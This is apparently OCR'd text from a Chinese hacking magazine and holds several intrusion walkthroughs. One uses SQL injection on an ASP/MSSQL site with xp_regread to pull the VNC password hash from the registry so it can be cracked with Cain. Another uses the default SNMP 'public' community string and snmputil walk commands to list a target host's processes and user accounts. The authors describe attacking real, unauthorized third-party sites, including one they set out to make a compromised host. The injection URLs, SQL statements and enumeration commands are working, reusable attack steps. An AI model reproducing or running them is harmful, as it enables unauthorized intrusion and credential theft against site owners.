




图 7

最后让我们期待这个漏洞的一个更好的利用方法吧！有问题的朋友可以一起来X讨论。

（光盘中有收录本文的例子程序InternetExploiter.html）



一个人的战争



相信大家对ASP+MSSQL注入这种攻击方法已经很熟悉了，现在连一个对SQL语法丝毫不懂的人也可以用NBSI来轻松入侵大量网站。但就算是一个SQL INJECTION高手，如果针对在MSSQL中只有db_owner角色，破不出猜不到网站后台的情况下，好像也无技可施；除了用备份得到shell的这个思路外，我在网上实在没有搜出更好的入侵办法。不过，备份得到shell只是理论化的东东，如果一个webshell有20MB的话，你还能用它吗？

前不久，我就碰到了这样的一个台湾网站，管理员的密码倒是用NBSI跑了出来，可是用户名因为是繁体的原因在NBSI中成了一堆乱码。我也找到了后台，由于那个注入点没有UPDATE权限我只有干瞪眼的份儿，怎么办？我又扫了它的所有端口，发现开了5900，估计是管理员用了VNC对服务器进行远程控制。这时，我就有一个思路，能不能把VNC在注册表的加密密码读出来再来破解呢？

TELNET服务器的5900端口，得到讯息和我测试本机装的VNC返回值一样（图1），证实服务器的确用的是VNC。




图 1

相信大家都会用xp_regread来读注册表了，依次提交如下语句：

http://www.something.com/script.asp?id=2;create table [dbo].[cyfd] ([gyfd][char](255));

这样我们就成功地建了一个名为cyfd的表，并且添加了类型是char，长度为255的字段名gyfd。然后向表中加数据：

http://www.something.com/script.asp?id=2;DECLARE @result varchar(255) EXEC master.dbo.xp_regread 'HKEY_CURRENT_USER','Software\ORL\WinVNC3', 'Password', @result output insert into cyfd (gyfd) values (@result);--

从注册表中读出VNC在注册表的加密密码的值，再把值插入到刚建的表中。然后暴出VNC在注册表的加密密码：

http://www.something.com/script.asp?id=2 and 1=(select count(*) from cyfd where gyfd > 1)。




图 2

可是结果大失我所望，gyfd的值是空的。如果这样容易的话，就不会有这篇文章出现了。这是什么原因呢？我的语法不正确？翻来覆去地检查我的语句也没有发现错误呀。难道繁体的vnc在注册表里的位置不一样？后来我又开始在本机装了vnc，在SQL分析查循器里做测试，得到的gyfd值却是个数字5。这时czy上线了，询问了一下，他劝我把gyfd的这个字段改成二进制数据类型binary来试一下。于是我又在本机测试了一下，依次查循分析器里提交如下语句（图2）：

```
create table [dbo].[cyfd] ([gyfd][binary](20));
DECLARE @result binary(20) EXEC master.dbo.xp_regread
'HKEY_CURRENT_USER','Software\ORL\WinVNC3', 'Password',
@result output insert into cyfd (gyfd) values(@result);--
```

结果到是出来了，得到了vnc的加密密码值是0x0E3515AC000000000000000000000000000000(图3)。




图 3

可这儿还不对，我在本机装的vnc在注册表里的密码值是**hex：0e,35,15,ac,00,62,d3,08**呀。原来binary(n)的数据存储长度是固定的，当输入的二进制长度小于n时，余下长度填0补充。我在注入语句中的binary(20)是足够写入vnc加密密码的长度了，为什么还有那么多0来填充呢？这是因为正好我的vnc密码是0e3515ac0062d308，在碰到了00的情况下，xp_regread以为已经读完了它的值呢，把00当成了结束符，所以只读到了0x0E3515AC，我晕！还有一个问题，就是用NBSI跑binary类型的值会是一堆乱码，所以这个语句暂且是不能用了。

翻了一下书，终于让我找到了一个特殊的数据类型uniqueidentifier，是用来存储一个16字节长的二进制数据类型。把注入语句改造一下：

```
http://127.0.0.1/script.asp?id=2;create table [dbo].
[cyfd] ([gyfd][uniqueidentifier]);
http://127.0.0.1/script.asp?id=2;DECLARE @result
uniqueidentifier EXEC master.dbo.xp_regread
'HKEY_CURRENT_USER','Software\ORL\WinVNC3', 'Password',
@result output insert into cyfd (gyfd) values(@result);--
```

然后再用NBSI跑一下，跑出来了，不过得到的结果是AC15350E-6200-08D3-0000-000000000000。AC15350E-6200-08D3-0000-000000000000，和我在注册表里的正确的vnc密码的值0e3515ac0062d308相比，能看出有什么不同吗？只不过排列顺序是颠倒的，相信大家都会小学的算术，这个不用我教了。试一下用cain破出vnc的密码，看看行不行（图4）。

看样子在本机做的测试一切成功。这方法用到台湾上的站点试试，哎，依然没有跑出vnc的密码，也许繁体vnc在注册表的位置不同吧。不过，我研究了一上午，有了一点收获，就放过你吧！




图 4

（文中涉及的相关工具cain、vnc已收录在本期光盘）

SNMP弱口令在一次常规入侵中的应用

dugu

论坛里常常见到有人问snmp的弱口令怎么利用，其实网上已经有了一些关于snmp弱口令利用方法的介绍。这次入侵中snmp弱口令就给了我很大的帮助，于是就把入侵过程记录下来，希望给大家一些启发。

最近看到某个主页做得很烂，似乎很长时间没有做过维护了，不巧他的网速很快，于是我有了把他做成肉鸡的念头。首先当然是刺探信息了，x-scan扫了一会儿，结果出来了：

```
主机地址
端口/服务
服务漏洞
202.*.*.* ftp (21/tcp) 发现安全提示
202.*.*.* telnet (23/tcp) 发现安全提示
202.*.*.* unknown (1080/tcp) 发现安全提示
202.*.*.* www (80/tcp) 发现安全漏洞
202.*.*.* unknown (3389/tcp) 发现安全提示
202.*.*.* snmp (161/udp) 发现安全漏洞
漏洞 snmp (161/udp) snmp 口令: "public"
```

它的IIS设置得很好，没有什么漏洞，由于是静态页面，所以也不存在注入漏洞；21端口对应的服务又不是serv-u提供的，而是ms的，没有可能溢出；最近流行的一些漏洞我也都有试过，没有成功，估计是打了sp4及以后的补丁；至于23和3389端口，我没有用户名，爆破基本无望啊，那么剩下的可利用的漏洞只有snmp的弱口令了。

在说利用之前，先向大家推荐两款工具：一是snmputil.exe，它能够提供基本的、低级的snmp功能，通过使用不同的参数和变量，可以显示设备情况以及管理设备；二是tscrack.exe这个针对Win2000终端服务的一个密码破解程序。这个程序被微软推荐给用户使用，用于检查终端服务密码的强壮性。

snmputil.exe有三种命令参数：get、getnext、walk，对于我们最有入侵有用的，就是 **snmputil walk**。这里只说这种命令的使用，其他的命令大家可以看程序帮助。**snmputil walk** 详细用法如下：

```
snmputil walk 对方ip 口令 .1.3.6.1.2.1.25.4.2.1.2 列出系统进程
snmputil walk 对方ip 口令 .1.3.6.1.4.1.77.1.2.25.1.1 列系统用户列表
snmputil get 对方ip 口令 .1.3.6.1.4.1.77.1.4.1.0 列出域名
snmputil walk 对方ip 口令 .1.3.6.1.2.1.25.6.3.1.2 列出安装的软件
snmputil walk 对方ip 口令 .1.3.6.1.2.1.1 列出系统信息
```

工具大家了解了，那么这些命令怎么利用大家有底了吧！我首先用 **snmputil walk 202*.*.* public .1.3.6.1.2.1.25.4.2.1.2** 列出系统进程，看了看有防火墙和杀毒软件，然后再用snmputil walk 202*.*.* public .1.3.6.1.4.1.77.1.2.25.1.1 列系统用户列表，如图1所示。

